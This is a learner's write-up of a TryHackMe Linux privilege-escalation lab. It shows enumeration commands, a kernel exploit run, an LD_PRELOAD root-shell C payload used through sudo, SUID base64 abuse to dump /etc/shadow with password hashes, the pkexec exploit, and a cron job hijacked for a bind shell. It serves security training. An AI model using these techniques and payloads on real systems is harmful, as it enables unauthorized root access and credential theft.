TryHackMe


Room:

Linux Privilege Escalation

(https://tryhackme.com/room/linprivesc)

Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.

What is Privilege Escalation?



Privilege Escalation (or *privesc*) is the act of gaining higher-level permissions on a system — usually moving from a regular user account to an admin or root level. This is often done by exploiting vulnerabilities, misconfigurations, or design flaws in the system or applications.

Enumeration for Privilege Escalation:

Before attempting privilege escalation, information gathering (enumeration) is critical. It helps identify system configurations, user permissions, running processes, and potential weaknesses.

Common Enumeration Commands:

COMMAND	PURPOSE
HOSTNAME	Get system hostname.
UNAME -A	View system and kernel details.
/PROC/VERSION	See kernel version info.
/ETC/ISSUE	Get OS version info.
PS	List running processes.
ENV	Show environment variables.
SUDO -L	View allowed sudo commands.
LS	List directory contents.
ID	Show current user and groups.
/ETC/PASSWD	List user accounts.
HISTORY	Show shell history.
IFCONFIG	View network interfaces.
NETSTAT	Show network connections.
FIND	Search for files, permissions, and more.

Using “find” for Privilege Escalation

The find command is powerful for discovering files and directories that might expose vulnerabilities.

Below are some useful examples for the “find” command.

- find . -name flag.txt: find the file named “flag.txt” in the current directory
- find /home -name flag.txt: find the file names “flag.txt” in the /home directory
- find / -type d -name config: find the directory named config under “/”
- find / -type f -perm 0777: find files with the 777 permissions (files readable, writable, and executable by all users)
- find / -perm a=x: find executable files
- find /home -user frank: find all files for user “frank” under “/home”
- find / -mtime 10: find files that were modified in the last 10 days
- find / -atime 10: find files that were accessed in the last 10 day
- find / -cmin -60: find files changed within the last hour (60 minutes)
- find / -amin -60: find files accesses within the last hour (60 minutes)
- find / -size 50M: find files with a 50 MB size

Folders and files that can be written to or executed from:

- find / -writable -type d 2>/dev/null : Find world-writeable folders
- find / -perm -222 -type d 2>/dev/null: Find world-writeable folders
- find / -perm -o w -type d 2>/dev/null: Find world-writeable folders


KERNEL PrivEsc

Kernel exploits allow attackers to escalate privileges by targeting vulnerabilities in the operating system's kernel. While powerful, these exploits can crash the system if they fail, so they should **only be used with caution**, and only when it's safe and permitted under the scope of a penetration test.

Initial Enumeration

Before attempting kernel-level escalation, several commands were run to gather basic system information:

COMMAND	PURPOSE
HOSTNAME	Identify the system name (wade7363)
ID	Display current user info (user: karen)
UNAME -A	Show kernel version and architecture
/PROC/VERSION	Permission denied
/ETC/ISSUE	Permission denied
PS	List running processes
SUDO -L	Check allowed sudo commands for karen



```
$ hostname
wade7363
$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 G
NU/Linux
$ /proc/version
-sh: 9: /proc/version: Permission denied
$ /etc/issue
-sh: 10: /etc/issue: Permission denied
$ ps
  PID TTY          TIME CMD
 1829 pts/4    00:00:00 sh
 1977 pts/4    00:00:00 ps
$ sudo -l
[sudo] password for karen:
Sorry, user karen may not run sudo on wade7363.
$
```


Using find for Privilege Escalation

During the privilege escalation process, find was used in multiple ways to gather useful information.

I tried to search for files modified in the last 10 days using `find / -mtime 10 -type f 2>/dev/null`, but I couldn't find anything.

Then I looked for files with **777** permissions (read, write, and execute for all users) using `find / -type f -perm 0777 2>/dev/null`, without success as well.

When I tried to the following command to search for files with the **SetUID (SUID)** bit set `find / -perm -u=s -type f 2>/dev/null` I luckily found some interesting information.



```
$ find / -mtime 10 -type f 2>/dev/null
$ find / -type f -perm 0777 2>/dev/null
$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/sbin/uuidd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/lppasswd
/usr/bin/sudo
/usr/bin/X
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/bin/umount
/bin/su
/bin/mount
/bin/fusermount
$ 
```

We have many vectors of privilege escalation here, but the most interesting one is `/usr/bin/pkexec`.

What is pkexec ?

`pkexec` is a Linux command-line tool that allows a user to run another program as a different user (usually as root) if the system's PolicyKit (Polkit) rules allow it. It works similarly to `sudo`, but it's designed to integrate with graphical environments.


Unlike sudo, which is built mainly for terminal use, pkexec is more common in desktop (GUI) environments, where applications may need to run privileged actions and prompt users for passwords using graphical dialogs.

Why does pkexec matter for us to escalate privileges?

pkexec runs with root privileges (SUID). If it's vulnerable or misconfigured, we can exploit it to execute arbitrary commands as root without a password. This lets us escalate from a normal user to root by running a crafted command or script.

Exploitation:

After checking the installed pkexec version and researching online, I found an exploit related to CVE-2015-1328 that can provide immediate root access.



Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

EDB-ID: 37292
CVE: 2015-1328
Author: REBEL
Type: LOCAL
Platform: LINUX
Date: 2015-06-16
EDB Verified: ✓
Exploit: / {}
Vulnerable App:

https://www.exploit-db.com/exploits/37292

To be able to become root, I followed along the CVE-2015-1328 exploit steps:

1. Created and compiled a C program `(ofs.c)` that exploits the vulnerability in the kernel.
2. Executed the compiled binary `(./ofs)`.
3. This allowed the escalation of privileges from the user to root.
4. Verified root access by running whoami and accessing the root user's files, including reading the flag1.txt.



```
Last login: Sat Jun 21 02:38:03 2025 from ip-10-4-90-150.eu-west-1.compute.internal
Could not chdir to home directory /home/karen: No such file or directory
$ cd /tmp
$ rm ofs.c
$ nano ofs.c
$ gcc ofs.c -o ofs
$ ls -la
total 44
drwxrwxrwt  4 root  root   4096 Jun 21 02:39 .
drwxr-xr-x 23 root  root   4096 Jun 18  2021 ..
drwxrwxrwt  2 root  root   4096 Jun 21 02:06 .ICE-unix
-rwxrwxr-x  1 karen karen 13642 Jun 21 02:39 ofs
-rw-rw-r--  1 karen karen  4982 Jun 21 02:39 ofs.c
-r--r--r--  1 root  root     11 Jun 21 02:06 .X0-lock
drwxrwxrwt  2 root  root   4096 Jun 21 02:06 .X11-unix
$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# cd /home/matt/
# cat flag1.txt
THM-28[redacted]2[redacted]7[redacted]2[redacted]20
# 
```

SUDO PrivEsc

To escalate privileges using sudo, I followed the `LD_PRELOAD` technique. The steps were:

1. Check if the `LD_PRELOAD` environment variable is preserved by `sudo` using the env_keep option.
2. Write a simple C program that spawns a root shell, and compile it into a shared object (.so) file.
3. Execute a command with `sudo`, using the LD_PRELOAD environment variable to point to the malicious .so file.

The C code used to spawn a root shell was:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

I saved the code as shell.c and compiled it using gcc:

```
gcc -fPIC -shared -nostartfiles shell.c -o shell.so
```

Since I had `sudo` privileges on find, less, and nano, I chose to exploit find. I used the following command to spawn a root shell:


```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find . -exec /bin/bash \;
```

This successfully gave me a root shell by leveraging the shared object through `LD_PRELOAD`.

SUID PrivEsc


In this task, I exploited a `SUID` binary misconfiguration using `base64` to escalate privileges and read sensitive system files.

Initially, I tried to access `/etc/shadow` directly using `cat`, but received a **Permission Denied** error. It showed us that our user is not allowed to read the file.



```
karen@ip-10-10-22-179:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

By using the command `find / -type f  -perm -04000 2>/dev/null` I found that the base64 binary had the SUID bit set. By abusing it, I was able to read the contents of `/etc/passwd` and `/etc/shadow` despite not having root privileges. I simply encoded the file content using base64, then decoded it back to view it.



```
karen@ip-10-10-22-179:/$ LFILE=/etc/shadow base64 "/etc/shadow" | base64 --decode
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561
lp:*:18561:
mail:*:1856
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4purOJ19mxfMOwKt.H2LaWKPu0zKlWKaUMG1N7weVzqobp65RxlMIZ/NirxeZdOJMEOp3ofE.RT/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjEJgqLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::
karen@ip-10-10-22-179:/$
```


```
LFILE=/etc/shadow base64 "/etc/shadow" | base64 --decode
```

To retrieve the password for `user2`, I copied the `/etc/passwd` and `/etc/shadow` files. Then:

1. Combined them using unshadow to generate a pass.txt file.
2. Used John the Ripper to crack the hash.
3. Successfully retrieved the password.


Bonus: pkexec Privilege Escalation Attempt

As an experiment, I also attempted to gain root access via the pkexec vulnerability (CVE-2021-4034).
However, my host system had **glibc 2.34**, which was incompatible with the exploit.



```
karen@ip-10-10-22-179:/tmp/exploit$ ls
Makefile  evil-so.c  evil.so  exploit  exploit.c
karen@ip-10-10-22-179:/tmp/exploit$ ./exploit
./exploit: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./exploit)
karen@ip-10-10-22-179:/tmp/exploit$ id
uid=1003(karen) gid=1003(karen) groups=1003(karen)
```

I successfully compiled the exploit within the container, and transferred the compiled `exploit` and `evil.so` files to the target using `scp`.




```
┌──(kali㉿kali)-[~/Documents/Temp]
└─$ ls
evil.so   exploit

┌──(kali㉿kali)-[~/Documents/Temp]
└─$ scp ./exploit karen@10.10.22.179:/tmp/exploit
karen@10.10.22.179's password:
exploit

┌──(kali㉿kali)-[~/Documents/Temp]
└─$ scp ./evil.so karen@10.10.22.179:/tmp/exploit
karen@10.10.22.179's password:
evil.so
```


Finally, I executed the exploit on the target machine and **gained root access**.



```
karen@ip-10-10-22-179:/tmp/exploit$ ls
evil.so  exploit
karen@ip-10-10-22-179:/tmp/exploit$ ./exploit
# id
uid=0(root) gid=0(root) groups=0(root)
```

CRONTAB PrivEsc


While inspecting the system, I found four active cron jobs scheduled to run as root. One of them, `/tmp/test.py`, caught my attention due to its writable location (`/tmp`), indicating a possible privilege escalation vector.



```
* * * * *   root /antivirus.sh
* * * * *   root antivirus.sh
* * * * *   root /home/karen/backup.sh
* * * * *   root /tmp/test.py
```


Since the machine was blocking outgoing traffic and reverse shell wasn't working, I decided to use a bind shell instead, made in Python.

I replaced the contents of `/tmp/test.py` with a Python script to open a bind shell on port 4448.



